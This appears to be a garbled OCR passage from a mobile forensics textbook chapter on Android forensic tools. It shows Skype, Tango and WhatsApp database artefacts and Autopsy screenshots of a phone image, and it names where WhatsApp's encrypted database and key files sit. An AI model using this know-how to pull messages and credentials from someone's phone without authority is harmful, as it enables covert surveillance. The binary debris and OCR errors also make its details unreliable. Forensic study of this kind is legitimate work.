,,nodesoù: android_ursoù"attached_action_linksoù$attachmentsoùis_media_local"'is_album_attachment"Duüdeduplic
ation_key_4abe0e0626df71af124694ad22cf609$descriptionüaggregated_rangesoù: image_rangesoù: r angesoù: r angesoù: r
wife doesn't know yet, but we move in next week.)

```

```

<LastIP>- 1202185837 </LastIP>
<LastNetworkIdentity>20e52a088685 </LastNetworkIdentity>
<LastProbingFailed>0 </LastProbingFailed>
<ListeningPort>1305 </ListeningPort>
<NatTracker>
  <ContraProbeResults>184.88.25.147:1305 </ContraProbeResults>

```

convo_id	body_xml
1 257	<videomessage sid="2e384487002d113afcb730f0b6100c5a...

conv_dbid	dbpath
1 257	282d282b9f5e9be0.dat

```

.n°...i¿".f....Ä8¥...ù'\...4D...s..G..N...<videomes
sage sid="2e384487002d113afcb730f0b6100c5a" feat
ure_name="" publiclink="https://vm.skype.com/mai
l/alansheperd7486/2e384487002d113afcb730f0b6100c
5a">You've received a new video message. View it
at: https://vm.skype.com/mail/alansheperd7486/2
e384487002d113afcb730f0b6100c5a, and open it usi
ng the code 5461</videomessage>..FF.>A.*... (9.;.

```

```

16777218 b'\x12\x16mC5mPUPzh1zsqP2zhN8s-g\x18\x00"Bwelcome to Tango! Here's how to connect,
get social, and have fun!\x80\x01\x00\xaa\x01;\n\x05Tango\x12\x00\x1a\x16mC5mPUPzh1zsqP2zhN8s-
g"\x0b\n\x07\n\x00\x12\x011\x1a\x00\x12\x00*\x000\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
\x01\xb0\x01\xd8\x8a
\x85\xf5\xaf)\xb8\x01\x82\x80\x80\x08\xc0\x01\x01\xd0\x01\x00\xe8\x01\xd0\xb8\xd0B
\xc8\x02\x04\xd0\x02\x00\xea\x02\x078080889\xc8\x03\x00\xd8\x03\x00\xd8\x05\xd3\x1f'

```

16777217 b'\x12\x16mC5mPUPzh1ZsQP2zhN8s-g\x18\x01''\x00\*k  
<http://cget.tango.me/contentserver/download/VJTHZWAaoESMaPAj3tXzwQ/JRTOYGJF2h>  
<http://us0501-avmi-vip001.tango.me:8080/contentserver/download/VBEICQAAUf1Gt6uPu4RiA/vY5hPIfC/thumbnail>  
:\x8c\x01  
/storage/emulated/0/Android/data/com.sgiggle.production/files/storage/appdata/TCStorageManagerMediaCache\_v2/37f52b655d8a03828e5da5bdd7f99b02  
@\xd4\xeb\xfe\x01H?R\x16mWgJTGUI75rwt5w5TH\_5vw\x80\x01\x01\x8a  
\x01\x1bhttp://u.tango.net/qv1qc7g0\x90\x01\x00\x98\x01\x00\xaa\x01;\n\x05Tango\x12\x00\x1a  
\x16mC5mPUPzh1ZsQP2zhN8s-g"\x0b\n\x07\n\x00\x12\x011\x1a\x00\x12\x00\*\x000\xff\xff\xff\xff\xff\xff\xff\xff  
\xff\x01\xb0\x01\xd8\x8a  
\x85\xf5\xaf)\xb8\x01\x81\x80\x80\x08\xc0\x01\x01\xd0\x01\x00\xe0\x01\x00\xe8\x01\xe8\xee\x96\x81\xdb  
(\xc8\x02\x04\xd0\x02\x00\xea\x02\x0540000\xc8\x03\x00\xd8\x03\x00\xd8\x05\xf7\n

16777231 b'\x12\x16kJnty6wj0p-TfbfcTi-wA\x18\x04:  
\x91\x01/storage/emulated/0/Android/data/com.sgiggle.production/files/storage/appdata/TCStorageManagerMediaCache\_v2/7de2c42025cf79bbc029a990506ed287..jpg\x80\x01\x04\xb0\x01\xc6\x9f\xde\xaf7\xaf)\xb8\x01\x8f  
\x80\x80\x08\xc0\x01\x01\xd0\x01\x01\xe0\x01\x00\xe8\x01\xb1\xai\xde\xaf7\xaf)\x98\x02\xf4\xa3\xde  
\xf7\xaf)\xc8\x02\x03\xd0\x02\x01\xb0\x03\x00\xc8\x03\x00\xe2\x04\xab\x018300 North wickham Road, Melbourne,  
FL 32940, USA\n<https://www.google.com/maps/@28.231424,-80.716292,16z>(For full experience, upgrade Tango  
[\http://install.tango.net](http://install.tango.net))\x98\x05\x00\xd8\x05\x8b\x04\x9d\xea\x81\x01\x83\x901\xe7\x05\x84\x01\ntrj\x98T30<@  
\x11\x00\x00\xa0\xb9f+T\xc0\x1a\x00"8300 North wickham Road, Melbourne, FL 32940  
USA\*=\a=https://www.google.com/maps/@28.231424,-80.716292,16z

1	REJfvkVSU0IPTg==	
2	ZGV2aWNldG9rZW4udGFuZ28=	YzdkMmY0YjdmMwY2YTc3ODA5Y2...
3	cmVsZWZzZV9uYW1l	ZmFsYW5naGluYV9iaWxsaW5nX3Y=
4	M0dfY2FsbHNfYWxsb3dIZA==	MQ==
5	cGVyc2lzdGVudF9jb250YWN0X3Zlcn...	Mw==
6	YWRkcmVzc2Jvb2thY2Nlc3M=	MQ==
7	c3dpZnRlc2VybmFtZQ==	MTE1Mzk4M2EzNjEwODc4ZjQwOD...
8	c3dpZnRwYXNzd29yZA==	MDNiMjNjY0YVY5ZGI4Yjk1MDFIN...
9	cGFzc3dvcmlQ=	MjkxZGVIZDdkNmE2YTFjZDlmYzVl...
10	dXNlcm5hbWU=	NzJiNzFmMjdkM2NkYzY4NWNhZm...
11	dmVyc2lvbg==	My4xMy4xMjgxMTE=
12	ZGV2aWNldG9rZW4uZ2Nt	QVBBOTFiR2NIQmgzT29va2MtUGdC...
13	YWRkcmVzc2Jvb2ttdG9yZQ==	MQ==
14	dmFsaWRhdGlvbmlvZGU=	
15	Y291bnRyeWNvZGU=	MQ==
16	Y291bnRyeWNvZGVuYW1l	VW5pdGVkdFN0YXRlcw==

```
b'countrycode' b'1'  
b'countrycodename' b'United States'  
b'countryid' b'1'  
b'displayname' b'None'  
b'isocountrycode' b'US'  
b'middlename' b'None'  
b'nameprefix' b'None'  
b'namesuffix' b'None'  
b'phonenumber' b'(321) 867-5309'  
b'user_countrycode_based_on_which_contacts_are_filtered_last_time' b'1'  
b'email' b'throwaway8675309@gmail.com'  
b'firstname' b'John'  
b'lastname' b'Glenn'
```

Decrypt WhatsApp Database ✕

Database file

Key file

Download database file from:  
/sdcard/WhatsApp/Databases/msgstore.db.crypt7

and key file from:  
/data/data/com.whatsapp/files/key

You need root access to your phone to download the file!

# Chapter 8: Android Forensic Tools Overview



New Case Information

**Steps**

- 1. Case Information**
- Optional Information

**Case Information**

Case Name:

Base Directory:

Case Type:  Single-user  Multi-user

Case data will be stored in the following directory:

< Back **Next >** Finish Cancel Help

New Case Information

**Steps**

- Case Information
- 2. Optional Information**

**Optional Information**

Case

Number:

Examiner

Name:

Phone:


Email:

Notes:



Organization



Organization analysis is being done for:

< Back Next > **Finish** Cancel Help









Android - Autopsy 4.9.1

Case View Tools Window Help


+ Add Data Source 
 📁 Images/Videos 
 📠 Communications 
 📅 Timeline 
 📄 Generate Report 
 🔴 Close Case 
 📧
🔍 Keyword Lists 
 🔍 Keyword Search


Listing  
/img\_SM-J710F Full Image - MMCBLK0.raw  
26 Results

Name	ID	Starting Sector	Length in Sectors	Description	Flags
vol1 (Unallocated: 0-8191)	1	0	8192	Unallocated	Unallocated
vol4 (BOTA0: 8192-16383)	4	8192	8192	BOTA0	Allocated
vol5 (BOTA1: 16384-24575)	5	16384	8192	BOTA1	Allocated
vol6 (EFS: 24576-65535)	6	24576	40960	EFS	Allocated
vol7 (CPEFS: 65536-81919)	7	65536	16384	CPEFS	Allocated
vol8 (m9kefs1: 81920-90111)	8	81920	8192	m9kefs1	Allocated
vol9 (m9kefs2: 90112-98303)	9	90112	8192	m9kefs2	Allocated
vol10 (m9kefs3: 98304-106495)	10	98304	8192	m9kefs3	Allocated
vol11 (CARRIER: 106496-108543)	11	106496	2048	CARRIER	Allocated
vol12 (PARAM: 108544-124927)	12	108544	16384	PARAM	Allocated
vol13 (BOOT: 124928-190463)	13	124928	65536	BOOT	Allocated
vol14 (RECOVERY: 190464-268287)	14	190464	77824	RECOVERY	Allocated
vol15 (OTA: 268288-284671)	15	268288	16384	OTA	Allocated
vol16 (CDMA-RADIO: 284672-292863)	16	284672	8192	CDMA-RADIO	Allocated
vol17 (RADIO: 292864-473087)	17	292864	180224	RADIO	Allocated
vol18 (TOMBSTONES: 473088-475135)	18	473088	2048	TOMBSTONES	Allocated
vol19 (DNT: 475136-477183)	19	475136	2048	DNT	Allocated
vol20 (PERSISTENT: 477184-478207)	20	477184	1024	PERSISTENT	Allocated
vol21 (PERSDATA: 478208-502783)	21	478208	24576	PERSDATA	Allocated
vol22 (RESERVED2: 502784-507903)	22	502784	5120	RESERVED2	Allocated

Hex | Strings | Application | Indexed Text | Message | File Metadata | Results | Annotations | Other Occurrences

Analyzing files from SM-J710F Full Image - MMCBLK0.raw 81% (1 more...)





Android - Autopsy 4.9.1

Case View Tools Window Help

Add Data Source Images/Videos Communications Timeline Generate Report Close Case

Keyword Lists Keyword Search

Listing

/img\_SM-J710F Full Image - MMCLBK0.raw/vol\_vol27/user\_de/0/com.android.providers.telephony/databases 8 Results

Name	S	C	Modified Time	Change Time	Access Time	Created Time
[current folder]			2016-02-07 12:08:06 GMT	2016-02-07 12:08:06 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT
[parent folder]			2018-11-02 13:45:47 GMT	2018-11-02 13:45:47 GMT	2016-02-07 12:06:08 GMT	2016-02-07 12:06:08 GMT
Hbpcdt.lookup.db			2016-02-07 12:07:58 GMT	2016-02-07 12:05:53 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT
Hbpcdt.lookup.db-journal			2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT
mmsms.db			2018-11-02 13:45:47 GMT	2016-02-07 12:06:00 GMT	2016-02-07 12:08:06 GMT	2016-02-07 12:08:06 GMT
mmsms.db-journal			2018-11-02 13:45:47 GMT	2018-11-02 13:45:47 GMT	2016-02-07 12:08:06 GMT	2016-02-07 12:08:06 GMT
telephony.db			2016-02-07 12:05:55 GMT	2016-02-07 12:05:53 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT
telephony.db-journal			2016-02-07 12:05:55 GMT	2016-02-07 12:05:55 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT

Hex Strings Application Indexed Text Message File Metadata Results Annotations Other Occurrences


Analyzing files from SM-J710F Full Image - MMCLBK0.raw 81% (1 more...)

File Name	Modified Time	Change Time	Access Time	Created Time	Size	Allocation	Permissions	UID	GID	Checksum	File Type	
mmsms.db	2018-11-02 13:45:47 GMT	2016-02-07 12:06:00 GMT	2016-02-07 12:08:06 GMT	2016-02-07 12:08:06 GMT	110592	Allocated	rw-rw-r--	1001	1001	360950	1-0	r
mmsms.db-journal	2018-11-02 13:45:47 GMT	2018-11-02 13:45:47 GMT	2016-02-07 12:08:06 GMT	2016-02-07 12:08:06 GMT	0	Allocated	rw-rw-r--	1001	1001	360951	1-0	r
telephony.db	2016-02-07 12:05:55 GMT	2016-02-07 12:05:53 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT	720896	Allocated	rw-rw-r--	1001	1001	360925	1-0	r
telephony.db-journal	2016-02-07 12:05:55 GMT	2016-02-07 12:05:55 GMT	2016-02-07 12:07:58 GMT	2016-02-07 12:07:58 GMT	0	Allocated	rw-rw-r--	1001	1001	360927	1-0	r

Hex Strings Application Indexed Text Message File Metadata Results Annotations Other Occurrences

Table part 2 entries Page 1 of 1 Export to CSV

_id	mid	seq	ct	name	charset	cd	fn	od	d	ctt_s	ctt_t	_data	text
1	1	-1		application/smil				<smil>	smil.smil				<smil> <head> <layout> <root-layout> <region id="Text" top="0" left="0" height="100%" width="..."
2	1	0		text/plain	106			<text000001>	text000001.txt				Hi, do you have the goods?



Final Day 600 Results

Table Thumbnail

Name	Location	Mod
69	/img_fulldump.bin/vol_vol124/data/com.android.providers.contacts/fi...	2015
70	/img_fulldump.bin/vol_vol124/data/com.android.providers.contacts/fi...	2015
alarms.db	/img_fulldump.bin/vol_vol124/data/com.google.android.deskclock/dat...	2014
alarms.db-journal	/img_fulldump.bin/vol_vol124/data/com.google.android.deskclock/dat...	2014
downloadfile-2.mp4	/img_fulldump.bin/vol_vol124/data/com.android.providers.downloads...	2015
downloads.db	/img_fulldump.bin/vol_vol124/data/com.android.providers.downloads...	2015
downloads.db-journal	/img_fulldump.bin/vol_vol124/data/com.android.providers.downloads...	2015
body-1070887826.tmp	/img_fulldump.bin/vol_vol124/data/com.android.email/cache/body-10...	2015
EmailProvider.db	/img_fulldump.bin/vol_vol124/data/com.android.email/databases/Em...	2015
EmailProvider.db-journal	/img_fulldump.bin/vol_vol124/data/com.android.email/databases/Em...	2015

Results

- Extracted Content
  - Call Logs (390)
  - Contacts (1)
  - EXIF Metadata (320)
  - Encryption Detected (1)
  - Extension Mismatch Detected (1238)
  - Web Cookies (439)
  - Web History (6)
- Keyword Hits
  - Single Literal Keyword Search (0)
  - Single Regular Expression Search (0)
  - Phone Numbers (114)
  - Email Addresses (2378)

Call Logs 390 Results












Table Thumbnail

Source File	Phone Number	Start Date/Time	End Date/Time	Direction	Name
contacts2.db	540 [REDACTED]	2014-02-18 12:06:14 EST	2014-02-18 12:09:53 EST	Outgoing	Amber Tindall
contacts2.db	901 [REDACTED]	2014-02-18 12:02:17 EST	2014-02-18 12:02:24 EST	Incoming	
contacts2.db	941 [REDACTED]	2014-02-17 19:26:00 EST	2014-02-17 19:46:30 EST	Outgoing	Mom





